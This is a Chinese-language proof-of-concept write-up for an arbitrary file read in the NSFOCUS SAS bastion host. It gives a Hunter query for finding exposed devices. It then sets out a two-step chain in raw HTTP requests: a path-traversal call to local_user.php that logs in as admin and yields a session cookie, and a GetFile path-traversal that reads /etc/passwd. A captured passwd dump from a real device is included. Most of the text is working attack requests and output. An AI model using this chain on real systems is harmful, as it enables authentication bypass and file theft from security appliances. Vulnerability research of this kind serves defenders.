
L5-1绿盟-SAS堡垒机-任意文件读取

漏洞描述：

绿盟堡垒机后台存在任意文件读取漏洞，攻击者可通过绿盟SAS堡垒机local_user.php任意用户登录漏洞获取cookie，然后在通过/webconf/GetFile 接口进行任意文件读取。

网站图片：



网络测绘：

Hunter 语法：

- hunterapp.name="NSFOCUS 绿盟 SAS"


漏洞复现：

1. 先通过绿盟SAS堡垒机local_user.php任意用户登录漏洞获取cookie

payload：

```
GET /api/virtual/home/status?cat=../../../../../../../../../../../../../../usr/local/nsfocus/web/apache2/www/local_user.php&method=login&user_account=admin HTTP/1.1
Host: xx.xx.xx.xx
Cookie: PHPSESSID=03eea4323452c328c6462f1bb50a0a9b; Hm_lvt_2743f882f7de0bd7d8ffc885a04c90f5=1692345507; Hm_lpvt_2743f882f7de0bd7d8ffc885a04c90f5=1692345507; left_menusta
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

效果图:




```
GET /api/virtual/home/status?cat=
../../../../../../../../../../../../../../usr/local/nsfocus/web/apa
che2/www/local_user.php&method=login&user_account=admin HTTP/1.1
Host: [redacted]
Cookie: PHPSESSID=03eea4323452c328c6462f1bb50a0a9b;
Hm_lvt_2743f882f7de0bd7d8ffc885a04c90f5=1692345507;
Hm_lpvt_2743f882f7de0bd7d8ffc885a04c90f5=1692345507;
left_menustatue_NSFOCUSnbspSASH=
0|0|https://yzyx.loogear.com/home/status
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0)
 Gecko/20100101 Firefox/116.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

```
HTTP/1.1 200 OK
Date: Fri, 18 Aug 2023 07:50:53 GMT
Server: NSFOCUS
Expires: 0
Cache-Control: no-cache
Pragma: No-cache
Connection: close
Content-Type: application/json
Content-Length: 14

{
  "status":200
}
```

通过上一步获取到的cookie替换POC中的cookie即可实现任意文件读取

GET /webconf/GetFile/index?path=../../../../../../../../../../../../../../etc/passwd HTTP/1.1 Host: xx.xx.xx.xx Cookie: PHPSESSID=4d44c08bdf4492b7877f79ffa7122d3c User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/116.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,/;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: none Sec-Fetch-User: ?1 Te: trailers Connection: close



```
GET /webconf/GetFile/index?path=
../../../../../../../../../../../../../../etc/passwd HTTP/1.1
Host: [redacted]
Cookie: PHPSESSID=4d44c08bdf4492b7877f79ffa7122d3c
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0)
 Gecko/20100101 Firefox/116.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close

```

```
HTTP/1.1 200 OK
Date: Fri, 18 Aug 2023 07:37:45 GMT
Server: NSFOCUS
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-chec
pre-check=0
Pragma: no-cache
Content-Length: 1956
Content-Disposition: attachment; filename="passwd"
Connection: close
Content-Type: text/html

nos:x:0:0::/:
apache:x:81:81:added by portage for
apache:/opt/nsfocus/www:/sbin/nologin
conadmin:x:0:0:engineers:/:/bin/login
develop:x:0:0:engineers:/root:/bin/bash
shell:x:0:0:engineers:/:/bin/vtysh
nobody:x:65534:65534:nobody:/:/bin/false
sshd:x:65534:65534:added by portage for
openssh:/var/empty:/usr/sbin/nologin

postgres:x:1000:1000::/home/postgres:
supervisor:x:1001:1001::/home/supervisor:/opt/nsfocus/tui/nsb
sashinternalusernsfocusnsfocusn:x:1002:1002::/home/sashintern
nsfocusnsfocusn:/opt/nsfocus/tui/nsbash.py
xyz:x:1004:1004::/home/xyz:/opt/nsfocus/tui/nsbash.py
auditor:x:1005:1005::/home/auditor:/opt/nsfocus/tui/nsbash.py
xj:x:1007:1007::/home/xj:/opt/nsfocus/tui/nsbash.py
yy:x:1008:1008::/home/yy:/opt/nsfocus/tui/nsbash.py
cly:x:1009:1009::/home/cly:/opt/nsfocus/tui/nsbash.py
wmc:x:1010:1010::/home/wmc:/opt/nsfocus/tui/nsbash.py
```